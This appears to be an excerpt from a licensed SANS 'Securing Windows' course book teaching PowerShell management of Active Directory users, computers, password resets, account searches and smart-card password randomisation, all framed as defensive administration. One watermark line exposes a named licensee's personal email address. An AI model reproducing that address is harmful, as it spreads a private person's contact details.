If you wish to connect to a domain controller in a different domain or forest, you'll need to use the new-psdrive cmdlet to map a drive name (other than "AD:\" of course) to an appropriate controller. If you wish to connect to the global catalog port of that controller, use the -GlobalCatalog switch. If you need to manually authenticate, use the -Credential switch. The -Root switch specifies which container in AD is targeted, with the RootDSE container being the default if left blank. If you specify a DNS domain name instead of a

specific controller for the -Server switch, then PowerShell will identify and connect to a controller in that domain automatically, using SRV record queries in DNS.



```
Administrator: Windows PowerShell
C:\SANS>
C:\SANS>
C:\SANS> Import-Module ActiveDirectory
C:\SANS>
C:\SANS> cd AD:\
AD:\>
AD:\> cd "dc=testing,dc=local"
AD:\dc=testing,dc=local>
AD:\dc=testing,dc=local>
AD:\dc=testing,dc=local> dir | select PsChildName

PsChildName
-----
CN=Builtin
CN=Computers
OU=Domain Controllers
OU=East_Coast
OU=Europe
CN=ForeignSecurityPrincipals
OU=HVT
CN=Infrastructure
CN=Keys
CN=LostAndFound
CN=Managed Service Accounts
CN=NTDS Quotas
CN=Program Data
OU=Staging_Area
CN=System
CN=TPM Devices
CN=Users

AD:\dc=testing,dc=local> _
```

Performance Tip

If you will execute many AD commands in a row, it's best if you switch to the AD:\ drive in PowerShell first. Changing into the AD:\ drive will result in a 75% performance increase when many commands against AD are executed in succession. The AD-related cmdlets, if executed while the present working location in PowerShell is outside of the AD:\ drive, will open and close a new connection with every command, but if executed while in the AD:\ drive, will reuse the single connection maintained by the provider drive itself, which is much more efficient.

If you wish to connect to a special domain controller, such the Schema Master or PDC Emulator, then use cmdlets like Get-ADDomainController, Get-ADForest, or Get-ADDomain to obtain their FQDN names in your forest (see the help for these cmdlets).

Create and Delete User Accounts

```
$pw = ConvertTo-SecureString "Pa55wurD"  
    -AsPlainText -Force  
  
New-ADUser -Name "Kim Pine"  
    -SamAccountName "Kim"  
    -AccountPassword $pw  
    -Enabled $True  
  
Remove-ADUser -Identity "Kim" -Confirm:$False
```

SANS

SEC505 | Securing Windows

Create and Delete User Accounts

When creating objects in AD, if you are in an AD:\ drive location at the time of creation and you don't specify a different container, then your current AD:\ drive location determines where the new object will be created in AD.

If outside of the AD:\ drive, then the default location for that type of object will be used, such as the Users containers when creating a user account.

If there isn't a default location, you'll need to provide a path to the desired container, e.g., "ou=boston,ou=east_coast,dc=testing,dc=local".

When creating user accounts, the "SamAccountName" property is the old backward-compatible user name field, which can be different than the display name. The SamAccountName is the familiar user name you enter after hitting Ctrl-Alt-Del.

A password must be converted into a so-called *secure string* before it can be assigned to an account. This is done with the built-in ConvertTo-SecureString cmdlet, which outputs an object that contains the obfuscated data, not a plain string.

To create a new user account with a password assigned to it:

```
$pw = ConvertTo-SecureString "Pa55wurD" -AsPlaintext -Force  
  
New-ADUser -Name "Kim Pine" -SamAccountName "Kim"  
    -AccountPassword $pw -Enabled $True
```

To delete a user account with a user name, i.e., a SamAccountName:

```
Remove-ADUser -Identity "Kim" -Confirm:$False
```

In the command above, without the "-Confirm:\$False", the cmdlet would ask the user to confirm the deletion. This breaks hands-free scripts.

User accounts are unique per domain, so only the user name (SamAccountName) needs to be specified. But what if that user is in a different domain than your own? In this case, you must provide the full distinguished name path to the user object.

To delete a user from a different domain (SEC505.com) in a specific OU (Agents):

```
Remove-ADUser -Identity "cn=Natalie,ou=Agents,dc=SEC505,dc=com"
```

Use the ADSI Edit snap-in inside an MMC.EXE console to see the full distinguished name path to every object in both local and remote AD domains.

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

Reset Passwords

```
function Reset-Password ($UserName)
{
    $pw = Read-Host -Prompt "Enter New Password"
        -AsSecureString

    Set-ADAccountPassword -Identity $UserName
        -Reset -NewPassword $pw
}

Reset-Password -UserName "Justin"
```

SANS

SEC505 | Securing Windows

Reset Passwords

To reset the password on an existing user account by being prompted for the new password at the command line:

```
function Reset-Password ($UserName)
{
    $pw = Read-Host -AsSecureString -Prompt "Enter New Password"

    Set-ADAccountPassword $UserName -Reset -NewPassword $pw
}

Reset-Password -UserName "Justin"
```

Note: In many AD cmdlets, "-Identity" is the default parameter; hence, strictly speaking, it's not necessary to use it in order for the command to work.

You might edit the function above to have it prompt you for the password twice to avoid typos. Or the function could be modified to have -UserName and -Password parameters for your plaintext arguments. This is riskier, but you can get what you want.

Modify User Attributes

```
Set-ADUser -Identity "Justin" -Description "R&D"  
-EmailAddress "justin@testing.local"  
-SmartCardLogonRequired $True
```

```
Set-ADAccountExpiration -Identity "Justin"  
-DateTime "5/18/2021 6:00 AM"
```

```
Clear-ADAccountExpiration -Identity "Justin"
```

SANS

SEC505 | Securing Windows

Modify User Attributes

To modify some attributes of an existing user account:

```
Set-ADUser -Identity "Justin" -Description "R&D"  
-EmailAddress "justin@sans.org" -SmartcardLogonRequired $true
```

To set the expiration date on a user account to a specific date and time, to expire an account in 3 days, to expire an account in 12 hours, or to clear any expiration settings from an account:

```
Set-ADAccountExpiration "Justin" -DateTime "5/18/2021 6:00 AM"  
  
Set-ADAccountExpiration -Identity "Justin" -TimeSpan "3"  
  
Set-ADAccountExpiration -Identity "Justin" -TimeSpan "12:00"  
  
Clear-ADAccountExpiration -Identity "Justin"
```

Enable, Disable, and Unlock Users

```
Unlock-ADAccount -Identity "Justin"
```

```
Disable-ADAccount -Identity "Justin"
```

```
Enable-ADAccount -Identity "CN=Justin McCarthy,  
OU=Boston,OU=East_Coast,DC=testing,DC=local"
```

SANS

SEC505 | Securing Windows

Enable, Disable, and Unlock Users

To enable, disable, or unlock a user account:

```
Enable-ADAccount -Identity "Justin"
```

```
Disable-ADAccount -Identity "cn=Justin McCarthy,ou=Boston,  
ou=East_Coast,dc=testing,dc=local"
```

```
Unlock-ADAccount -Identity "Justin"
```

To unlock all user accounts whose name matches "*admin*":

```
Get-ADUser -Filter {name -like '*admin*'} | Unlock-ADAccount
```

For the `-Identity` parameter, you can give just the simple NetBIOS-compatible user name or computer name (from the `SamAccountName` property of the object) or you can give the full distinguished name path. Notice that when you give the full distinguished name path to the object, you must specify the common name (CN) of the object, not the NetBIOS or `SamAccountName` property of the object. Hence, in the examples above, "Justin" is the NetBIOS-compatible `SamAccountName` property name of the user, and this works fine as shown, while "Justin McCarthy" is the CN name of the user as shown in ADSI Edit.

Get User with All Properties

```
$me = Get-ADUser "Administrator" -Properties *  
  
$me | Get-Member  
  
$me | Select-Object *  
  
$me.badPwdCount
```

SANS

SEC505 | Securing Windows

Get User with All Properties

To examine the properties of the Administrator account:

```
$me = Get-ADUser -Identity "Administrator" -Properties *  
  
$me | Get-Member  
  
$me | Select-Object *  
  
$me.badPwdCount
```

Once you can see the properties of the types of objects you're interested in, you can start to construct filters to select just the objects you want. Notice that if you do not specify "-Properties *" when you get an object, you will not get all the properties of the object; you'll only get a small set of essential properties chosen by Microsoft.

Search-ADAccount

```
$Results = Search-ADAccount -AccountDisabled
```

```
Search-ADAccount -LockedOut
```

```
Search-ADAccount -AccountExpired
```

```
Search-ADAccount -PasswordExpired
```

```
Search-ADAccount -PasswordNeverExpires
```

```
Search-ADAccount -AccountInactive -TimeSpan "180"
```

```
Search-ADAccount -AccountExpiring -TimeSpan "7"
```

SANS

SEC505 | Securing Windows

Search-ADAccount

There are various ways to query AD information, including not just users and groups but also whole forests and domains. This is important because the output of a search is often piped into other commands that process that data.

The Search-ADAccount cmdlet is specifically for searching for user and computer accounts on the basis of password expiration, account enabled status, whether the password can be changed, and logon history.

To search for accounts that are disabled, whose passwords have already expired, or whose passwords are set to never expire:

```
$Results = Search-ADAccount -AccountDisabled
```

```
Search-ADAccount -PasswordExpired
```

```
Search-ADAccount -PasswordNeverExpires
```

To search for accounts that will expire within 7 days:

```
Search-ADAccount -AccountExpiring -TimeSpan "7"
```

To search for accounts that have not logged on in over 180 days:

```
Search-ADAccount -AccountInactive -TimeSpan "180"
```

These Tools Are Made for Piping

```
Search-ADAccount -UsersOnly -AccountInactive `
  -TimeSpan 180 | Disable-ADAccount -PassThru |
  Select-Object Name
```

```
Search-ADAccount -UsersOnly -AccountDisabled |
  Where { $_.Name -NotMatch 'Guest|krbtgt' } |
  Enable-ADAccount -PassThru | Select Name
```

SANS

SEC505 | Securing Windows

These Tools Are Made for Piping

As we look at example commands, please keep in mind that 1) these AD tools output objects with properties and methods, not text, 2) these objects are designed to be piped into other AD tools, 3) these are not commands you will likely be typing manually in a shell, these are commands you will place into your own functions and scripts that have been customized for your environment, and 4) your custom scripts can be set up as scheduled tasks or otherwise executed by an automation platform. If you have prior PowerShell experience, all this might be obvious, but for most people, these facts bear repeating because they are not obvious at all.

For example, imagine that your organization's policy is to disable any user account that has not been used for 180 days. Hackers prefer to take over abandoned accounts instead of creating new ones because this is less likely to be noticed. So you create a scheduled task that runs code like the following every night at 2:00 a.m.:

```
Search-ADAccount -UsersOnly -AccountInactive -TimeSpan 180 |
  Disable-ADAccount -PassThru |
  Select-Object Name
```

In this example, the user accounts getting disabled are simply passed through to the Select-Object cmdlet, but in real life you might instead use Out-File -Append to write to a custom text log or use Write-EventLog to write to a proper Windows Event Log.

Many cmdlets have a -PassThru switch. When a cmdlet makes a change to an object, this change is often performed "silently" in that there is no output from the cmdlet (unless there is an error) after it successfully makes the change. By using the -PassThru switch,

you are telling the cmdlet to pass that modified object down the pipeline to the next command. Think of each cmdlet as a workstation in a factory assembly line: you get an object from the person on your left, you modify that object in some way, then you pass that object to the person on your right.

Note: When disabling user accounts in bulk, be careful not to disable service accounts or scheduled task accounts. You might have an organization-wide policy to include the word "service" or "task" in the name or description of such accounts, or you might place these accounts in a special group or OU so that membership in the group or OU could be tested prior to modifying the account during bulk change operations.

What if you need to enable a large number of user accounts?

```
Search-ADAccount -UsersOnly -AccountDisabled |  
Where-Object { $_.Name -NotMatch 'Guest|krbtgt' } |  
Enable-ADAccount -PassThru |  
Select-Object Name
```

In this example, all disabled user accounts are piped through Where-Object to test the name of the account using a regular expression pattern. A pattern of 'Guest|krbtgt' means "Guest *or* krbtgt" because the pipe symbol ("|") in a regular expression means "inclusive or" for the patterns on either side of it. For security reasons, we don't want to enable either of these accounts, but the regex pattern could be modified to filter any other user accounts desired. We could also test the group or OU membership of accounts before making bulk changes like this.

Note: The krbtgt account is not used by human users; domain controllers use this account to replicate special Kerberos keys to each other. This account is disabled by default and even trying to enable it will throw an error.

So if we only need to modify three or five objects in AD, we could just do it by hand. But when thousands of objects need to be modified, our PowerShell script must select *just the right* objects first, and then these objects (and no others) can be piped into further tools for bulk modification. The tricky part is not making a change to thousands of objects; the trick is first selecting *exactly* the correct or intended objects.

The -Filter Parameter

```
Get-ADUser -Filter *
```

```
Get-ADUser -Filter { department -like "Engineer*" }
```

```
Get-ADUser -Filter { mail -notlike "*" } #blank
```

```
Get-ADUser -Filter { logonCount -lt 3 }
```

SANS

SEC505 | Securing Windows

The -Filter Parameter

The -Filter parameter is for specifying the criteria and Boolean operators with which to search AD. The search criteria can include schema class and property values, and multiple tests can be combined together using Boolean operators (-and, -or, -not). When a class name or property is evaluated, the evaluations can use any of the standard PowerShell comparison operators (-eq, -like, -notlike, -lt, -gt, and so on) with the exception of the regular expression comparison operator (-match) that is not supported.

What criteria can be used in the filter? Remember that the ADSI Edit snap-in lets you see object properties, and so does the Attribute Editor tab in the properties of an object in the AD Users and Computers snap-in. This discovery of properties can be from within PowerShell too.

To get all users in the domain:

```
Get-ADUser -Filter *
```

To get all users whose Department property is like "Engineer*":

```
Get-ADUser -Filter { department -like "Engineer*" }
```

To get all users who have a blank or empty email address field:

```
Get-ADUser -Filter { mail -notlike "*" } #mail is blank/empty
```



To get all users who have logged on less than three times:

```
Get-ADUser -Filter { logonCount -lt 3 }
```

Note that the name of the property is not case-sensitive in the PowerShell code.

What properties are available for use with -Filter? This is where the ADSI Edit tool or the Attribute Editor tab in the properties of an object in the Active Directory Users and Computers snap-in come in very handy. Both of these graphical tools allow you to see the real property names of objects in AD, names which are often obscure.

Remember, to see the Attribute Editor tab, you must first right-click the OU > View > Advanced Features.



Filter by Multiple Properties

```
$begin = Get-Date "June 1, 2020"
$end   = Get-Date "August 30, 2020"

$Results = Get-ADUser -Filter {
    (lastlogontimestamp -gt $begin)
    -and
    (lastlogontimestamp -lt $end)
}
```

Note: This timestamp is only replicated every 9-14 days!

SANS

SEC505 | Securing Windows

Filter by Multiple Properties

To find all users whose passwords never expire and who are not required to log on with a smart card when logging on interactively at the console (see the Account tab of the user):

```
Get-ADUser -Filter { (PasswordNeverExpires -eq $true)
    -and (SmartCardLogonRequired -eq $false) }
```

To find all users whose workstation logon restrictions are not blank (blank is the default) and who have logged on to some computer somewhere at least once:

```
Get-ADUser -Filter { (LogonWorkstations -like "*")
    -and (logonCount -gt 0) }
```

To find all users whose LastLogonTimestamp field indicates a logon between 1.Jun.2020 and 30.Aug.2020 (but note that this field is only accurate within +/- 14 days):

```
$begin = Get-Date "June 1, 2020"
$end   = Get-Date "August 30, 2020"

$Results = Get-ADUser -Filter { (lastlogontimestamp -gt $begin)
    -and
    (lastlogontimestamp -lt $end)
}
```

The -SearchBase Parameter

```
Get-ADUser -Filter *  
-SearchBase "dc=some,dc=other,dc=domain,dc=com"
```


```
Get-ADUser -Filter { badpwdcount -gt 10 }  
-SearchBase "ou=boston,dc=testing,dc=local"
```

SANS

SECS05 | Securing Windows

The -SearchBase Parameter

The -SearchBase parameter specifies where the search should begin in AD. The location is always expressed in distinguished name X.500 format; for example, to search the entire domain, specify "dc=testing,dc=local", or to search just one OU in that domain, specify something like "ou=boston,ou=east_coast,dc=testing,dc=local". (It's not case-sensitive.)



By default, all searches will include any sub containers nested underneath the specified SearchBase, but this can be changed with the `-SearchScope` parameter. If the search scope is set to "Base", only the specified container is searched, nothing lower. If the search scope is set to "OneLevel", the specified container is searched and so are its immediate child containers, but nothing lower. If the search scope is set to "SubTree", then the specified container is searched and so are all of its child containers beneath it recursively. To optimize query performance, search as few child containers as possible. The default search scope is "SubTree".

If you do not specify a SearchBase, the default is the domain of which the computer running the command is a member, or if you are in an AD:\ drive when you run the command, the present location of the AD:\ drive you are in.

To find the user accounts in the Boston OU who have suffered more than ten bad password logon attempts since the last successful logon with that account:

```
Get-ADUser -Filter { badpwdcount -gt 10 }
           -SearchBase "ou=boston,ou=east_coast,dc=testing,dc=local"
```

Forest and Domain Objects

To construct a search base string, sometimes you will need the domain or forest of the computer that is running the PowerShell script. It's best not to hard-code domain or forest names into scripts because it makes the scripts less portable.

To obtain an object representing an AD forest using the name of the root domain of the forest, the forest membership of the computer running your PowerShell commands, or the forest membership of the user account with which you logged on:

```
Get-ADForest -Identity "testing.local"
```

```
Get-ADForest -Current "LocalComputer"
```

```
Get-ADForest -Current "LoggedOnUser"
```

To obtain an object representing an AD domain using the name of the domain, the domain membership of the computer running your PowerShell commands, or the domain membership of the user account with which you logged on:

```
Get-ADDomain -Identity "testing.local"
```

```
Get-ADDomain -Current "LocalComputer"
```

```
Get-ADDomain -Current "LoggedOnUser"
```

Search for Anything with Get-ADObject

```
Get-ADObject -Filter { objectclass -eq "computer" }
```

```
$Results = Get-ADObject -Filter  
              { (objectclass -eq "user")  
                -and  
                (objectcategory -eq "person")  
              }
```

SANS

SEC505 | Securing Windows

Search for Anything with Get-ADObject

Get-ADUser is great for searching for users, but what about everything else? How can we search for any type of object in AD? The all-purpose search tool is Get-ADObject.

Here is an example of how to use the Get-ADObject cmdlet; it shows how to get an array of computer accounts in the domain:

```
$Results = Get-ADObject -Filter { objectClass -eq "computer" }
```

The -Filter parameter is for specifying the criteria and Boolean operators with which to search AD. The search criteria can include schema class and property values, and multiple tests can be combined together using Boolean operators (-and, -or, -not).

The AD schema defines all the different types or "classes" of objects that may exist in the AD database. The schema is stored in a separate partition or "naming context" of the AD database. The schema can be viewed with the ADSI Edit graphical tool if you right-click the ADSI Edit snap-in > Connect To > choose "Schema" from the menu of well-known naming contexts.

If you are not sure what type or class of object a thing is in AD, view the Attribute Editor tab in the properties of that object, and examine the objectClass property. The objectClass property lists all classes of which the object is an instance, starting with the top-most parent class on the left and ending with the final child class name on the right. Usually, you will want the final child class name on the far right; for example, the objectClass property of a user account will list "top; person; organizationalPerson; user";

hence, "user" is the final class name that is best to use when searching or filtering by class in PowerShell.

The -SearchBase parameter specifies where the search should begin in AD. The location is always expressed in distinguished name X.500 format; for example, to search the entire domain, specify "dc=testing,dc=local", or to search just one OU in that domain, specify "ou=boston,ou=east_coast,dc=testing,dc=local".

To obtain an array of all user accounts in the local domain:

```
$Results = Get-ADObject -Filter { (objectClass -eq "user")  
-and (objectCategory -eq "person") }
```

But why did we have to include "objectCategory" in the criteria when searching for users? Because computer accounts are also indirectly derived from the user class in the schema; hence, we needed to exclude the computer accounts from the results. There is no way you could have known this off the top of your head; it's just one of quirks of the inner workings or design of AD. So on the good side, Get-ADObject allows you to search for anything using any criteria, but on the bad side, sometimes you have to know some weird details of AD in order to get the output you desire.

To simplify this, just perform your searches for user accounts with the Get-ADUser cmdlet and the '(objectclass -eq "user") -and (objectcategory -eq "person")' portion of the search filter is more or less added for you automatically. In addition to Get-ADUser, you also have Get-ADComputer and Get-ADGroup for the same purpose, and all of these support the -Filter and -SearchBase parameters.

Finally, note that there is a similar cmdlet named Set-ADObject that can be used to modify nearly any property of any type of object in Active Directory. For example, the following command will replace the two-letter country code property (named "c") with "US" on every computer in the domain:

```
Get-ADObject -Filter { objectClass -eq "computer" } |  
Set-ADObject -Replace @{ c="US" }
```

Where is this two-letter country code property in the Active Directory Users and Computers tool? On which tab of a computer's property sheets will we see this field? It's not on any tab! You can only see the property named "c" if you enable View > Advanced Features on the OU and then go to the Attribute Editor tab (or if you use the ADSI Edit tool). Not all properties are displayed by default in all graphical tools.

Get-ADObject -SearchBase and -Filter

```
$Results = Get-ADObject
  -SearchBase "ou=boston,dc=testing,dc=local"
  -Filter {
    (objectclass -eq "user") -and
    (objectcategory -eq "person") -and
    (name -like "*admin*") -and
    (badpwdcount -gt 100)
  }
```

SANS

SEC505 | Securing Windows

Get-ADObject -SearchBase and -Filter

Get-ADObject supports both the -SearchBase and -Filter parameters, which allows for very precise queries. This is important because playing on the Blue Team often requires searching Active Directory for a narrowly defined subset of objects that must match various selection criteria. We might be threat hunting, estimating damage after a successful compromise, selecting machines where we need to remotely execute a script, producing reports for audit compliance, and much more. The Active Directory database presents a "Big Data" problem that requires something like the SELECT query with SQL, and the Get-ADObject cmdlet is our best tool for doing just that.

To find all users whose name begins with "r" in the Sales organizational unit:

```
Get-ADObject -SearchBase "ou=sales,dc=testing,dc=local"
  -Filter { (name -like "r*")
    -and
    (objectclass -eq "user")
    -and
    (objectcategory -eq "person")
  }
```

To find all organizational units created within the last 30 days:

```
$30daysago = $(Get-Date) - $(New-TimeSpan -Days 30)

Get-ADObject -Filter { (objectclass -eq
  "organizationalunit") -and (whenCreated -gt $30daysago) }
```


To find users with names like "*admin*" in the Boston OU whose bad password count is greater than 100, likely indicating password guessing attacks:

```
Get-ADObject -SearchBase "ou=Boston,dc=testing,dc=local"
  -Filter {
    (objectclass -eq "user") -and
    (objectcategory -eq "person") -and
    (name -like "*admin*") -and
    (badpwdcount -gt 100)
  }
```


OK, from all these examples, you should be able to start constructing your own filters or finding examples on the internet.

You Still Have a Password Hash

Pass-the-hash attacks are still possible when you log on to your desktop with a smart card or smart token!

Your unknown password is 120 random characters.

Your private key decrypts the hash from the controller.



SANS

SEC505 | Securing Windows

You Still Have a Password Hash

Administrators should avoid using short passwords or keeping the same password for too long. Ideally, administrative accounts should use a smart card or smart USB token whenever possible. The course this week includes a day on Public Key Infrastructure (PKI) and how to deploy smart cards to admins.

But even if you have a smart card, you will still have a password. When you log on with a smart card, the private key on the card decrypts a copy of the hash of the current password, then the computer uses that hash to log you on to your desktop like normal. If this hash can be stolen, hackers or malware can perform pass-the-hash attacks with it to log on to other machines over the network. It's also possible that the hash could be cracked using tools like hashcat, L0phtCrack, or John the Ripper.


How to Change Your 120-Character Random Password Every Night

In the properties of a global user account in AD, there is a checkbox labeled "Smart card is required for interactive logon" on the Account tab. Whenever this checkbox goes from unchecked to checked, a random 120-character password is assigned to the account. The user will be unaware of this change. No user training is required.

Because the hash of this password can be used for pass-the-hash attacks, this checkbox should be toggled off/on at least every 24 hours. This is how it is practical to have a 120-character random password that is changed every night at 3:00 a.m.

Changing the password can cause problems for the existing authenticated sessions of smart card users, so it's best to do the toggling with a scheduled script during their typical

non-work hours. During an ongoing security incident, toggling the checkbox off/on can be done immediately and repeatedly as needed.



If changing a user's password in this way causes a problem with an existing session, simply have the user attempt to reconnect again, and, if this doesn't work, have the user log off and log back on to their desktop. Again, if the reset occurs during non-work hours, like at 3:00 a.m., the impact should be either zero or minimal.

Randomize Smart Card Users' Passwords

```
$SmartPeople = Get-ADUser
    -SearchBase "ou=boston,dc=testing,dc=local"
    -Filter { SmartCardLogonRequired -eq $True }

ForEach ($User in $SmartPeople)
{
    Set-ADUser -Id $User -SmartcardLogonRequired $False
    Set-ADUser -Id $User -SmartcardLogonRequired $True
}
```

SANS

SEC505 | Securing Windows

Randomize Smart Card Users' Passwords

A scheduled PowerShell script can easily toggle the "Smart card is required for interactive logon" checkbox off and back on again. The script could do this for every smart card-required user in the domain or only for such users in the Organizational Unit (OU) that you select in the script. You have a script on your course USB drive for this:

```
C:\SANS\Day3\ActiveDirectory\Reset-SmartCardLogonRequired.ps1
```

The script outputs objects representing user accounts and whether or not the toggling of the checkbox succeeded. These objects could be piped into a CSV file for reporting or used to write to an event log to track its execution on a controller.

The following PowerShell code will search the Boston OU for users who currently are required to log on with a smart card, then it will toggle that requirement off and back on again, causing the passwords of these users to be randomized:

```
$SmartPeople = Get-ADUser `
    -SearchBase "ou=boston,ou=east_coast,dc=testing,dc=local"
    -Filter { SmartCardLogonRequired -eq $True }

ForEach ($User in $SmartPeople)
{
    Set-ADUser -Identity $User -SmartcardLogonRequired $False
    Set-ADUser -Identity $User -SmartcardLogonRequired $True
}
```

In real life, a scheduled script like this would be digitally signed, be protected by NTFS permissions, write status information to a log, and do some error handling, but the essence of the solution is just these few lines. Create the scheduled task on just one domain controller (maybe the PDC Emulator) and it will replicate the password changes to the other controllers.

Manage Computer Accounts

```
New-ADComputer -SamAccountName "LAPTOP47" -Name "LAPTOP47"
```

```
New-ADComputer -SamAccountName "SERVER47" -Name "SERVER47"  
-Description "IIS for SharePoint"  
-Path "ou=boston,dc=testing,dc=local"
```

```
Set-ADComputer -Identity "SERVER47" -OperatingSystem  
"Windows Server 2019 Standard"
```

```
Remove-ADComputer -Identity "SERVER47" -Confirm:$False
```

SANS

SEC505 | Securing Windows

Manage Computer Accounts

Computer accounts are managed in a very similar way to managing user accounts.

To create a new computer account in the current AD drive location:

```
New-ADComputer -SamAccountName "LAPTOP47" -Name "LAPTOP47"
```

To create a computer account and place it in a particular AD location:

```
New-ADComputer -SamAccountName "SERVER47" -Name "SERVER47"  
-Description "IIS for SharePoint"  
-Path "ou=boston,ou=east_coast,dc=testing,dc=local"
```

To modify a property of an existing computer account:

```
Set-ADComputer -Identity "SERVER47"  
-OperatingSystem "Server 2019 Standard"
```

To delete an existing computer account with no confirmation prompt:

```
Remove-ADComputer -Identity "SERVER47" -Confirm:$False
```

OpenSSH Host Keys in Active Directory

```
$Key = (Get-Content -Path
  C:\ProgramData\ssh\ssh_host_ed25519_key.pub) -Split " "

$Key = @($env:ComputerName, $Key[0], $Key[1]) -Join " "

Set-ADComputer -Identity $env:ComputerName
  -Replace @{ homePostalAddress = $Key }

Get-ADComputer -Identity $env:ComputerName
  -Properties homePostalAddress | Select-Object
  -ExpandProperty homePostalAddress | Out-File -Append
  -Encoding UTF8 -FilePath $home\.ssh\known_hosts
```

SANS

SEC505 | Securing Windows

OpenSSH Host Keys in Active Directory

One of the challenges of using OpenSSH in large environments is how to keep track of existing and new SSH host keys. Host keys identify machines, as opposed to human users, and go into known_hosts files.

When you first connect to an SSH server, if that server's host key is not already in your personal \$home\.ssh\known_hosts file or in a machine-wide file with the same purpose, then you are prompted to enter yes/no to confirm/disconfirm the authenticity of that host key. But how do you make this decision? How do you know that the host key presented is legitimate? What are you comparing against? This is how Active Directory can be useful.

